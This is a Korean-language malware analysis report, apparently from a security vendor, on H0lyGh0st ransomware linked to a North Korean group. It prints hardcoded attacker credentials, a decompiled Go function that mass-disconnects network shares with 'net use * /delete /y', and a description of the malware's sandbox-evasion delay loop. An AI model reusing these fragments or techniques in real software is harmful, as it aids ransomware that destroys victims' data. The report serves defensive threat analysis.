새로운 북한 공격그룹 등장, 안다리엘과의 연관성 포착
샌드박스 탐지기능 포함, 기존 APT솔루션으로는 탐지불가

H0lyGh0st 랜섬웨어

요약

1. 안다리엘 해킹그룹과의 연관성 포착 → **새로운 북한 해킹그룹으로 추정**
2. 샌드박스 탐지기능 포함 → **APT 솔루션으로는 탐지 불가**
3. 인터넷에 공개된 **오픈소스를 사용해 제작**
4. **공개키 암호화 알고리즘**을 사용해 데이터 암호화
5. 복호화비를 지불하지 않을 경우
   데이터를 소셜미디어에 게시하거나 고객에게 전송하겠다고 협박

대응 방안

1. Privacy-i EDR과 같은 **EDR 솔루션의 '행위기반 탐지엔진'**으로 차단
   : 일반 Anti-Virus 솔루션에서도 대부분 차단 가능하나 최신 업데이트 필요
2. 악성코드 주요 감염경로인 **P2P, 음란, 도박 등 불법 웹사이트 연결 사전차단**
3. 메일 내용과 보내는이 계정에 연관성이 없거나, 문법적으로 어색하고,
   신뢰할 수 없는 링크 또는 첨부파일 클릭을 유도하는 메일은 실행 금지
4. **OS 및 소프트웨어 보안 업데이트** 최신형상으로 유지


목차

1. 개요

1.1 배경

7월 14일, MSTIC(Microsoft Threat Intelligence Center)[01]는 북한의 새로운 공격 그룹을 추적 중 이라고 밝혔다.
MSTIC가 임시로 DEV-0530이라고 명명한 이 그룹은 스스로를 H0lyGh0st라고 부르고 있다.
H0lyGh0st는 2021년 6월부터 랜섬웨어를 개발하고 공격에 활용했으며
2021년 9월부터는 실제로 여러 국가의 제조기업, 행사기획에이전시 등 중소기업 및
학교, 은행 등에 피해를 입히는 데 성공했다.
해당 그룹은 랜섬노트에 피해자가 돈을 지불하지 않을 경우
데이터를 소셜 미디어에 게시하거나 피해자의 고객들에게 보내겠다는 명목으로 위협을 가한다.
그러나 샘플 분석결과, 데이터 유출기능은 보이지 않았다.
종종 랜섬웨어 공격 그룹들은 피해자가 파일 복호화 비용을 지불했음에도 불구하고
유출된 데이터를 가지고 이중으로 돈을 갈취하기도 한다.


MSTIC는 H0lyGh0st가 PLUTONIUM(Andariel이라고도 불림) 그룹과 연관성이 있다고 평가하고 있다.
PLUTONIUM 그룹과 H0lyGh0st 그룹의 계정으로 알려진 이메일이 서로 통신하는 것을 확인했기 때문이다.
두 그룹이 동일한 인프라를 사용한다고도 밝혔으나 공개된 자료 상으로 아직 확인된 바는 없다.
두 그룹 간에 추가 연관성이 있는지 혹은 동일한 그룹인지 판단하기 위해서는 지속적인 추적이 필요하다.



[그림 1] H0lyGh0st 그룹의 랜섬웨어 유포 타임라인 (출처 MSTIC)

2021년 6월부터 2022년 5월 사이에 발견된 H0lyGh0st 그룹의 랜섬웨어는 [그림1]과 같다.
크게 두 가지 제품군으로 분류된다.
하나는 C++로 작성된 랜섬웨어(SiennaPurple)이고, 다른 하나는 Go로 작성된 랜섬웨어(SiennaBlue)이다.
최근까지 발견된 있는 랜섬웨어는 모두 Go로 작성되었다.

01 https://www.microsoft.com/security/blog/2022/07/14/north-korean-threat-actor-targets-small-and-midsize-businesses-with-h0lygh0st-ransomware/



Ransomware

build passing

> Note 1: This project is purely academic, use at your own risk. I do not encourage in any way the use of this software illegally or to attack targets without their previous authorization.

> Note 2: Unfortunatelly now some antiviruses (including Windows Defender) detects the unlocker as a virus. Disable any antivirus to play with the project.

Remember, security is always a double-edged sword

Demo video (Old version, without Tor support):

[그림 2] H0lyGh0st 랜섬웨어가 사용한 오픈소스 프로젝트

H0lyGh0st 그룹이 Go로 작성한 랜섬웨어들은 인터넷에 공개된 소스코드[02]를 수정해 사용하고 있다.
해당 오픈소스를 비교해보니 함수명, 전역 변수명, 문자열 등등 동일한 부분이 다수 발견됐다.
다른 부분도 있다. 부가적인 악성 행위(작업 스케줄러 제거, 샌드박스 우회 등)를 위해 코드가 추가되었으며, 불필요한 함수(파일 복호화 등)는 제거되었다.
HolyRS.exe[03] 와 BLTC.exe[04] 모두 해당 오픈소스 프로젝트를 수정한 것으로 확인되었다.

```
.data:0000000000AC51B0                  public main_IntranetURL
.data:0000000000AC51B0 main_IntranetURL dq offset a1921681685  ; DATA XREF: main_main
.data:0000000000AC51B0                                         ; "192.168.168.5"
.data:0000000000AC51B8 main_IntranetURL_Length dq 0Dh          ; DATA XREF: main_main
.data:0000000000AC51C0                  public main_Password
.data:0000000000AC51C0 ; _ptr_log_Logger main_Password
.data:0000000000AC51C0 main_Password    xmmword offset aBanker12
.data:0000000000AC51C0                                         ; DATA XREF: main_main
.data:0000000000AC51C0                                         ; main_main+190↑r
.data:0000000000AC51C0                                         ; banker!@12
.data:0000000000AC51D0                  public main_SchTaskname
.data:0000000000AC51D0 main_SchTaskname dq offset aLockertask  ; DATA XREF: main_main
.data:0000000000AC51D0                                         ; "lockertask"
.data:0000000000AC51D8 main_SchTaskname_Length dq 0Ah          ; DATA XREF: main_main
.data:0000000000AC51E0                  public main_ServerBaseURL
.data:0000000000AC51E0 main_ServerBaseURL dq offset aRserverurl
.data:0000000000AC51E0                                         ; DATA XREF: main_main
.data:0000000000AC51E0                                         ; main_main+A8↑w ...
.data:0000000000AC51E0                                         ; "###rserverURL###"
.data:0000000000AC51E8 main_ServerBaseURL_Length dq 10h        ; DATA XREF: main_main
.data:0000000000AC51E8                                         ; main_main+98↑w ...
.data:0000000000AC51F0                  public main_Username
.data:0000000000AC51F0 main_Username    dq offset aAtrismsp    ; DATA XREF: main_main
.data:0000000000AC51F0                                         ; "atrismsp"
.data:0000000000AC51F8 main_Username_Length dq 8               ; DATA XREF: main_main
```

[그림 3] H0lyGh0st 랜섬웨어에 하드코딩되어있는 전역 변수 값

02 https://github.com/mauri870/ransomware

03 https://www.virustotal.com/gui/file/f8fc2445a9814ca8cf48a979bff7f182d6538f4d1ff438cf259268e8b4b76f86

04 https://www.virustotal.com/gui/file/99fc54786a72f32fd44c7391c2171ca31e72ca52725c68e2dde94d04c286fccd

변수명	값	설명
ServerBaseURL	“###rserverURL###”	인터넷망에서 접근할 공격자 서버 도메인
IntranetURL	“192.168.168.5”	내부망에서 접근할 공격자 서버 도메인
Username	“atrismsp”	내부망에서 접근할 계정 아이디
Password	“banker!@12”	내부망에서 접근할 계정 비밀번호
SchTaskname	“lockertask”	삭제 대상 예약 작업 이름

[표 1] H0lyGh0st 랜섬웨어에 하드코딩되어있는 전역 변수의 값과 용도


랜섬웨어에서 사용하는 통신관련 변수와 예약작업 이름 등은 더미 값으로 하드코딩되어 있다.
공격자의 PC에서 수집한 샘플 중 하나인 것으로 추정된다.
그러나 OLE 개체 파일을 삽입하는 것은 사용자의 편의를 위해 제공하는 정상적인 기능이므로
이를 효과적으로 탐지하고 차단하기는 까다로운 상황이다.

1.2 파일 정보

Name	BLTC.exe
Type	PE32+
Behavior	File encryption
SHA-256	bea866b327a2dc2aa104b7ad7307008919c06620771ec3715a059e675d9f40af
Description	H0lyGh0st ransomware

[파일 1] H0lyGh0st 랜섬웨어 실행 파일

2. 분석




[그림 4] H0lyGh0st 랜섬웨어 실행 흐름

[주요 공격 흐름 : ①~⑪]


①	관리자 권한 여부 확인 악성행위를 수행하는데 필요한 권한을 확인한다. 만약 사용자가 익명 계정 또는 일반 사용자 계정일 경우 더 이상 진행하지 않고 종료한다.
②	샌드박스 탐지 우회 의미 없는 코드를 반복적으로 실행하여 악성행위의 시작 시점을 지연시킨다.
③	공유 폴더 연결 해제 피해자의 PC와 연결되어 있는 모든 네트워크 공유 폴더를 연결 해제시킨다.
④	예약된 작업 삭제 작업 스케줄러에 등록된 특정 작업을 삭제한다.
⑤	공격자 공개키 다운로드 인터넷망에 존재하는 공격자의 서버와 연결하여 공개키를 내려 받는다.
⑥	AES 대칭키와 RSA 키 페어 생성 파일 암호화를 위한 AES-256 대칭키와 RSA-4096 키 페어를 생성한다.
⑦	공격자의 서버에 AES 대칭키와 RSA 키 페어 업로드 추후 파일 복호화를 위해 생성했던 AES 대칭키와 RSA 키 페어를 공격자의 서버에 업로드한다.
⑧	파일 암호화 특정 경로와 확장자를 제외한 모든 파일을 암호화한다. 사용자 홈 디렉토리가 주된 대상이다.
⑨	랜섬노트 생성 피해자로부터 금전을 갈취하기 위해 공격자와 연락할 수 있는 수단을 남긴다.
⑩	자가 삭제 디스크에서 흔적을 지우기 위해 랜섬웨어 자기 자신을 삭제한다.
⑪	시스템 재시작 기본 유틸리티를 사용하여 시스템을 재시작한다.

2.1 관리자 권한 여부 확인



[그림 5] 물리 디스크에 접근 시도


물리 디스크에 접근하여 핸들을 올바르게 가져왔는지 확인한다.
핸들을 가져왔다면 사용자를 관리자 계정 또는 그 이상의 권한을 가진 계정으로 간주한다.
악성행위 도중 일반 사용자 계정 권한으로는 수행하지 못하는
명령(작업 스케줄러 삭제 등)을 실행해야 하기에 필요한 작업이다.



[그림 6] 물리 디스크에 접근 실패 시 실행되는 코드

익명 또는 일반 사용자 계정 권한으로 랜섬웨어 실행 시 악성행위를 수행하지 않고 종료한다.

2.2 샌드박스 탐지 우회



[그림 7] 악성행위의 시작을 지연시키는 코드

일반적으로 샌드박스 플랫폼에서 악성코드를 테스트할 경우 실행시간이 제한된다.
[그림 7]에서는 하드코딩된 AES 대칭키(“H0lyGh0stKey1234”)를 가지고
공격자 서버의 도메인을 대상으로 암/복호화를 30만 회 반복한다.
매 반복 시마다 동일한 키와 IV(Initialize Vector)가 사용되므로 암호화와는 관계가 없다.
반복적인 작업을 여러 번 수행하여 실질적인 악성행위의 시작을 지연시킴으로써
샌드박스의 탐지를 회피하기 위한 코드로 추정된다.

2.3 공유 폴더 연결 해제

```
1. func DisableNetworkDevice() {
2.     cmd := exec.Command("cmd", "/C", "net", "use", "*", "/delete", "/y")
3.     err := cmd.Run()
4.     if err != nil {
5.         fmt.Println("Failed to Disable Network Device... ")
6.         return
7.     }
8.     fmt.Printf("Disable All Network Device Success ₩n")
9. }
```

[그림 8] 공유 폴더의 연결을 해제하는 함수 (디컴파일한 의사코드)

net 유틸리티를 실행해 모든 네트워크 공유 폴더를 연결 해제시킨다.
실행하는 명령은 “net use * /delete /y”이다.

2.4 예약된 작업 제거

```
.text:0000000000875BEA mov     rax, cs:main_SchTaskname
.text:0000000000875BF1 mov     rbx, cs:main_SchTaskname_Length
.text:0000000000875BF8 call    main_DeleteSchTask
```

[그림 9] 예약 작업을 삭제하기 위해 DeleteSchTask 함수 호출

